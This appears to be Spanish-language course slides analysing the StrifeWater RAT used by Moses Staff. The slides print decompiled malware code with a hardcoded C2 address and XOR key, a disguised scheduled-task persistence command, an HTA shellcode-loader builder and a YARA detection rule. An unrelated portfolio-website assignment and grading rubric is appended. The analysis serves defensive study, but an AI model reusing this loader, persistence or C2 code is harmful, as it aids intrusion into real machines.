StrifeWater es un RAT no documentado previamente que se sospecha que se utilizó en las **etapas iniciales de la cadena de infección** de Moses Staff para lograr **persistencia** y obtener el **control de la red**.



Las principales capacidades de StrifeWater incluyen:

-  Listado de archivos del sistema
-  Ejecutar comandos de shell usando cmd.exe
-  Tomar capturas de pantalla
-  Creación de persistencia a través de una tarea programada
-  Descarga de actualizaciones y módulos auxiliares

02

La RAT tiene la siguiente **cadena PDB**:
"C:\Users\win8\Desktop\ishdar_win8\1\x64\Release\brokerhost.pdb "

Archivo de base de datos de programa (PDB)

A menudo denominado "archivo de símbolos", **se genera durante la compilación para almacenar información de depuración sobre la compilación individual de un programa**.

Un PDB puede almacenar símbolos, direcciones, nombres de funciones y recursos, y otra información que puede ayudar a depurar el programa para encontrar el origen exacto de una excepción o error.

El malware es software, y los desarrolladores de malware son desarrolladores de software. Como cualquier desarrollador de software, los autores de malware a menudo tienen que depurar su código y, a veces, terminan creando PDB como parte de su proceso de desarrollo. Si no dedican tiempo a depurar su malware, corren el riesgo de que este no funcione correctamente en los hosts de las víctimas o de no poder comunicarse con él remotamente.




Análisis de grupo y campaña de: **Moses Staff**

¿Cómo se crean las rutas PDB?

Smiller tiene muchos proyectos de programación y los organiza en una estructura de carpetas con etiquetas adecuadas en su computadora.

Este proyecto consiste en un cargador de shellcode integrado en un archivo de aplicación HTML (HTA), y el desarrollador lo almacena de forma bastante lógica en la carpeta:

D:\smiller\proyectos\cosas_super_malvadas\shellcode\




```
1  using System;
2  using System.Collections.Generic;
3  using System.IO;
4  using System.Text;
5  using HtaDotnet;
6
7  namespace Test
8  {
9      class Program
10     {
11         static void Main(string[] args)
12         {
13             Console.Title = "Test";
14
15             byte[] shellcode = File.ReadAllBytes(@"c:\temp\shl.bin");
16             byte[] embedFileData = File.ReadAllBytes(@"c:\temp\bintext.exe");
17             string embedFileName = "中文(简体).exe";
18
19             //embedFileName = string.Empty;
20             //embedFileData = null;
21
22             HtaDotNetBuilder.ScriptEngine engine = HtaDotNetBuilder.ScriptEngine.Vbscript;
23             //engine = HtaDotNetBuilder.ScriptEngine.Javascript;
24
25             HtaDotNetBuilder builder = new HtaDotNetBuilder();
26             byte[] hta = builder.BuildHtaDotnetLdr(
27                 engine,
28                 shellcode,
29                 embedFileName,
30                 embedFileData
31             );
32
33             File.WriteAllBytes(@"D:\smiller\projects\super_evil_stuff\lolololol.hta", hta);
34         }
35     }
36 }
```

El archivo de código del proyecto "Test" simple "Program.cs" que integra un fragmento de código shell y un ejecutable de inicio dentro de un archivo de aplicación HTML (HTA)




Análisis de grupo y campaña de: **Moses Staff**


Luego, el autor del malware compila su proyecto "Test" de Visual Studio en una configuración "Debug" predeterminada y escribe Test.exe y Test.pdb en una subcarpeta.




La solución maliciosa de Visual Studio HtaDotnet y la carpeta del proyecto "Test" correspondiente, como se ve en el Explorador de Windows. Los nombres de las carpetas y archivos sugieren sus funcionalidades.



En el archivo Test.pdb hay referencias a la ruta original de los archivos de código fuente junto con otra información binaria para usar en la depuración.



Test.exe y Test.pdb se escriben en una subcarpeta predeterminada de la carpeta del proyecto de código.



Test.pdb contiene información de depuración binaria y referencias a los archivos de código fuente originales para su uso en la depuración.



Análisis de grupo y campaña de: **Moses Staff**

En la Operación Shadowhammer , que tiene una gran cantidad de conexiones con **APT41** , una muestra tenía una ruta PDB simple, pero descriptiva:

"D:\C++\AsusShellCode\Release\AsusShellCode.pdb"



Agente de amenazas y Amenazas persistentes avanzadas (APT).

Son ciberataques dirigidos, de largo plazo y sigilosos, perpetrados por grupos altamente financiados y capacitados.

El nombre tiene todo el sentido.

El malware pretendía hacerse pasar por software de Asus Corporation, y su función era el shellcode.

El desarrollador del malware nombró el proyecto en honor a la función y el rol del propio malware.

1. *¿Qué es normal y qué es anormal?*
2. *¿Qué es globalmente prevalente y qué es raro?*
3. *¿Qué hacen los autores de malware que difieren de lo que hacen los desarrolladores no especializados en malware?*
4. *¿Qué suposiciones podemos hacer y medir?*



Análisis de grupo y campaña de: **Moses Staff**

Dejando que nuestra curiosidad nos guíara, adaptamos la estructura de información de depuración de CodeView a una expresión regular y desarrollamos **reglas de Yara** para analizar nuestros conjuntos de datos.

Esto nos ayudó a identificar puntos en común y nos permitió ver qué actores de amenazas y familias de malware podrían ser "detectables" basándose únicamente en las características de las cadenas de ruta PDB.

"D:\C++\AsusShellCode\Release\AsusShellCode.pdb"

/RSDS	Header
[\x00-\xFF] { 20 }	GUID + "Age"
[a-zA-Z] : \\\	Drive Letter :\
[\x00-\xFF] { 0 , 500 }	Path
shellcode	Keyword
[\x00-\xFF] { 0 , 500 }	Path
\\.pdb\x00/	Null-term Extension

```
rule ConventionEngine_Keyword_Shellcode
{
    meta:
        author = "@stvemillertime"
    strings:
        $anchor = "shellcode" nocase ascii wide
        $pcre = /RSDS[\x00-\xFF]{20}
            [a-zA-Z]:\\[\x00-\xFF]{0,500}
            shellcode[\x00-\xFF]{0,500}
            \.pdb\x00/ nocase ascii wide
    condition:
        (uint16(0) == 0x5A4D) and $anchor and $pcre
}
```



Análisis de grupo y campaña de: Moses Staff

03

Utiliza una dirección IP y una URI codificadas para comunicarse con su servidor de comando y control (C2) (**87.120.8[.]210:80/RVP/index8.php**):



```
{
  v6 = a87120821080_0[v5]; // 87.120.8.210:80
  *(_WORD *)((char *)&ip_address + v5 * 2) = v6;
  ++v5;
}
while ( v6 );
v7 = 0i64;
do
{
  v8 = aTechzenspaceCo[v7]; // techzenspace.com
  *(_WORD *)((char *)&domain_c2 + v7 * 2) = v8;
  ++v7;
}
while ( v8 );
v9 = 0i64;
do
{
  v10 = aRvpIndex8Php_0[v9]; // RVP/index8.php
  *(_WORD *)((char *)&URI + v9 * 2) = v10;
  ++v9;
}
while ( v10 );
v11 = 0i64;
do
{
  v12 = aRvpIndex3Php[v11]; // RVP/index3.php
  *(_WORD *)((char *)&URI + v11 * 2 + 1000) = v12;
  ++v11;
}
```

Aunque el malware siempre utiliza la misma dirección IP y URL, también contiene un dominio y una URL adicional que aún no se han observado en uso:

- **techzenspace[.]com**
- **RVP/index3.php**

04

Al inicio de la ejecución, el RAT StrifeWater recopila **datos de perfil del equipo infectado para crear un token único** para ese dispositivo. Los datos utilizados para crear el token son:

```
rax:"coname: [redacted] *uname: [redacted] *os: 8*arch: x64*z: UTC-[redacted] *elev: adm"
```

- Nombre de la máquina.
- Nombre de usuario.
- Versión del sistema operativo.
- Arquitectura.
- Huso horario.
- Privilegios de usuario.



Análisis de grupo y campaña de: **Moses Staff**

05

Luego, la cadena que se muestra en la imagen se combina mediante una operación XOR con una clave codificada y con una cadena codificada adicional para crear el token:

```
-----BoundrySignContent-Disposition: form-data; name="token"3PBY8ZPT3E0Y8<<697mfsxujyiw--
```

Token único enviado al C2



La misma clave ("**9c4arSBr32g6lOni**") se utiliza para cifrar todos los comandos que se envían y reciben desde el C2.



Análisis de grupo y campaña de: **Moses Staff**

06

El StrifeWater RAT
recibe varios
comandos del C2,
incluidos:

```
std::wstring::assign(v55, L"C:\\Windows", v19);  
if ( (unsigned int)sub_7FF7C06F7718(v55, L"Windows")  
    && (unsigned int)sub_7FF7C06F7718(v55, L"Program Files")  
    && (unsigned int)sub_7FF7C06F7718(v55, L"Program Files (x86)")  
    && (unsigned int)sub_7FF7C06F7718(v55, L"Boot")  
    && (unsigned int)sub_7FF7C06F7718(v55, L"ProgramData") )  
{  
  
    std::wstring::assign(lpApplicationName, L"C:\\Windows", 0xAui64);  
    sub_7FF7C06FCA84(lpApplicationName, L"\\System32");  
    sub_7FF7C06FCA84(lpApplicationName, L"\\c");  
    sub_7FF7C06FCA84(lpApplicationName, L"m");  
    sub_7FF7C06FCA84(lpApplicationName, L"d.e");  
    sub_7FF7C06FCA84(lpApplicationName, L"xe");  
    v7 = (const WCHAR *)lpApplicationName;  
    if ( v29 >= 8 )  
        v7 = lpApplicationName[0];  
    if ( CreateProcessW(v7, v6, 0i64, 0i64, 1, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )  
    {  
  
        hdcSrc = GetDC(0i64);  
        CompatibleDC = CreateCompatibleDC(hdcSrc);  
        CompatibleBitmap = CreateCompatibleBitmap(hdcSrc, v3, cy);  
        h = SelectObject(CompatibleDC, CompatibleBitmap);  
        BitBlt(CompatibleDC, 0, 0, v3, cy, hdcSrc, x1, y1, 0xCC0020u);  
        v19 = -1;  
        v10[0] = (__int64)&ATL::CImage::`vftable';  
        v20 = 0i64;  
        v21 = 0;  
        v22 = 0i64;  
        v8 = sub_7FF7C06F2B88();  
        EnterCriticalSection((LPCRITICAL_SECTION)(v8 + 8));  
        ++*(_DWORD *)(v8 + 48);  
        LeaveCriticalSection((LPCRITICAL_SECTION)(v8 + 8));  
        v10[1] = (__int64)CompatibleBitmap;  
        if ( GetObjectA(CompatibleBitmap, 104, pv) == 104 )  
        {  
            sub_7FF7C06F7718(v55, L"Windows");  
            sub_7FF7C06F7718(v55, L"Program Files");  
            sub_7FF7C06F7718(v55, L"Program Files (x86)");  
            sub_7FF7C06F7718(v55, L"Boot");  
            sub_7FF7C06F7718(v55, L"ProgramData");  
        }  
    }  
}
```



Análisis de grupo y campaña de: **Moses Staff**

Listado de archivos
del sistema

```
std::wstring::assign(v55, L"C:\\Windows", v13);  
if ( (unsigned int)sub_7FF7C06F7718(v55, L"Windows")  
&& (unsigned int)sub_7FF7C06F7718(v55, L"Program Files")  
&& (unsigned int)sub_7FF7C06F7718(v55, L"Program Files (x86)")  
&& (unsigned int)sub_7FF7C06F7718(v55, L"Boot")  
&& (unsigned int)sub_7FF7C06F7718(v55, L"ProgramData") )  
{
```

```
std::wstring::assign(lpApplicationName, L"C:\\Windows", 0xAui64);  
sub_7FF7C06FCA84(lpApplicationName, L"\\System32");  
sub_7FF7C06FCA84(lpApplicationName, L"\\c");  
sub_7FF7C06FCA84(lpApplicationName, L"m");  
sub_7FF7C06FCA84(lpApplicationName, L"d.e");  
sub_7FF7C06FCA84(lpApplicationName, L"xe");  
v7 = (const WCHAR *)lpApplicationName;  
if ( v29 >= 8 )  
    v7 = lpApplicationName[0];  
if ( CreateProcessW(v7, v6, 0i64, 0i64, 1, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )  
{
```

```
hdcSrc = GetDC(0i64);  
CompatibleDC = CreateCompatibleDC(hdcSrc);  
CompatibleBitmap = CreateCompatibleBitmap(hdcSrc, v3, cy);  
h = SelectObject(CompatibleDC, CompatibleBitmap);  
BitBlt(CompatibleDC, 0, 0, v3, cy, hdcSrc, x1, y1, 0xCC0020u);  
v19 = -1;  
v10[0] = (__int64)&ATL::CImage::`vftable';  
v20 = 0i64;  
v21 = 0;  
v22 = 0i64;  
v8 = sub_7FF7C06F2B88();  
EnterCriticalSection((LPCRITICAL_SECTION)(v8 + 8));  
++*(_DWORD *) (v8 + 48);  
LeaveCriticalSection((LPCRITICAL_SECTION)(v8 + 8));  
v10[1] = (__int64)CompatibleBitmap;  
if ( GetObjectA(CompatibleBitmap, 104, pv) == 104 )  
,
```

06

El StrifeWater RAT
recibe varios
comandos del C2,
incluidos:

Ejecutar comandos
de shell usando
cmd.exe

Tomar capturas de
pantalla



Análisis de grupo y campaña de: Moses Staff

07

La RAT **creará persistencia** utilizando una tarea programada llamada:

"Mozilla\Firefox
Default Browser Agent
409046Z0FF4A39CB"

```
.....ë.....0.....SCHTASKS /CREATE /TN "Mo  
zilla\Firefox Default Browser Agent 409046Z0FF4A39CB" /ST 11:00  
/F /SC DAILY /TR "C:\Users\.....\calc.exe".....
```

- Descargue una versión actualizada del RAT.
- Autoeliminación.
- Descargar archivos a la máquina infectada.
- Actualización de las respuestas de tiempo de suspensión del malware (el valor predeterminado es de 20 a 22 segundos).

Fuente: <https://www.cybereason.com/blog/research/strifewater-rat-iranian-apt-moses-staff-adds-new-trojan-to-ransomware-operations>

PD01 -

Objetivo general:

Diseñar, implementar y publicar la estructura base del portafolio digital, mediante un sitio web funcional, accesible y correctamente organizado, que sirva como contenedor oficial de las evidencias académicas del curso de Seguridad Informática, aplicando principios de documentación técnica, orden lógico y presentación profesional.

Objetivos específicos:

- Implementar un sitio web funcional que incluya al menos el apartado Inicio, asegurando accesibilidad, navegación clara y correcta visualización.
- Establecer la identidad técnica y académica del portafolio, presentando de forma clara al estudiante, el propósito del sitio y su relación con la asignatura de Seguridad Informática.
- Preparar la base estructural del portafolio, dejando definidos los apartados que serán utilizados y completados progresivamente en los siguientes parciales (PF02, PF03 y entrega final).

Duración aproximada:

01 hora y 45 minutos.

El estudiante deberá:

1. Crear y publicar un sitio web que funcione como su portafolio digital de la asignatura. Puede utilizar:
 - Repositorio en GitHub (GitHub Pages), o
 - Desarrollo web nativo (HTML/CSS/JS u otro framework).
2. El sitio deberá estar en línea y accesible mediante una URL pública.
3. En esta primera entrega (PF01), el sitio deberá contener **exclusivamente el apartado "Inicio"**, correctamente diseñado.
4. El estudiante deberá **entregar la liga del sitio web con diseño innovador**.

Componentes obligatorios del apartado "Inicio" (PF01)

El apartado **Inicio** debe funcionar como la **portada técnica del portafolio**. Deberá incluir, como mínimo, los siguientes componentes:

1. Encabezado (Header)

Debe contener:

- Nombre del estudiante y alias.
- Nombre de la asignatura: **CNO V – Seguridad Informática**.
- Institución.
- Periodo o semestre.
- Menú de navegación (aunque los apartados aún no estén completos).

2. Presentación del portafolio

Un texto breve y claro que incluya:

- Propósito del portafolio digital.
- Enfoque del curso (seguridad informática, pruebas de penetración, análisis de vulnerabilidades).
- Importancia del portafolio como evidencia del proceso de aprendizaje.

3. Perfil del estudiante

- Breve semblanza académica.
- Intereses relacionados con: Seguridad informática. Ciberseguridad. Investigación, etc.

4. Información técnica básica

Sección breve donde el estudiante indique:

- Lenguaje(s) o tecnología(s) utilizadas.
- Plataforma de publicación.
- Control de versiones (si aplica).

5. Formulario de contacto (con envío de respuesta automático al cliente).

6. Pie de página (Footer)

7. Certificado SSL.

El sitio web deberá de contar con protocolo de seguridad HTTPS.

PD01 -

No.	Elemento	Descripción	Puntaje
01	Publicación y accesibilidad del sitio	El portafolio se encuentra publicado en línea, es accesible mediante URL funcional, certificado HTTPS y carga correctamente.	01
02	Estructura general del sitio	El sitio presenta una estructura clara, ordenada y coherente con los apartados del portafolio digital.	01
03	Contenido del apartado Inicio	El apartado Inicio incluye todos los componentes solicitados (presentación, perfil, estructura, información técnica).	01
04	Claridad y redacción técnica	El contenido presenta redacción clara, precisa y adecuada al contexto académico-técnico de la seguridad informática.	01
05	Identidad académica y profesional	El portafolio identifica correctamente al estudiante, la asignatura y el propósito académico del sitio.	01
06	Navegación y usabilidad	El sitio permite una navegación intuitiva, con menú funcional o estructuralmente definido.	01
07	Documentación técnica básica	Se describe la tecnología utilizada y la lógica general del sitio de forma comprensible y ordenada.	01
08	Diseño visual e innovación	El diseño del sitio demuestra creatividad, originalidad e innovación, sin afectar la legibilidad ni la funcionalidad.	01
09	Orden y presentación profesional	La información se presenta de forma limpia, consistente y con cuidado estético acorde a un portafolio técnico.	01
10	Cumplimiento de instrucciones	El trabajo cumple íntegramente con las indicaciones establecidas para el PF01 y se entrega en tiempo y forma.	01
		TOTAL	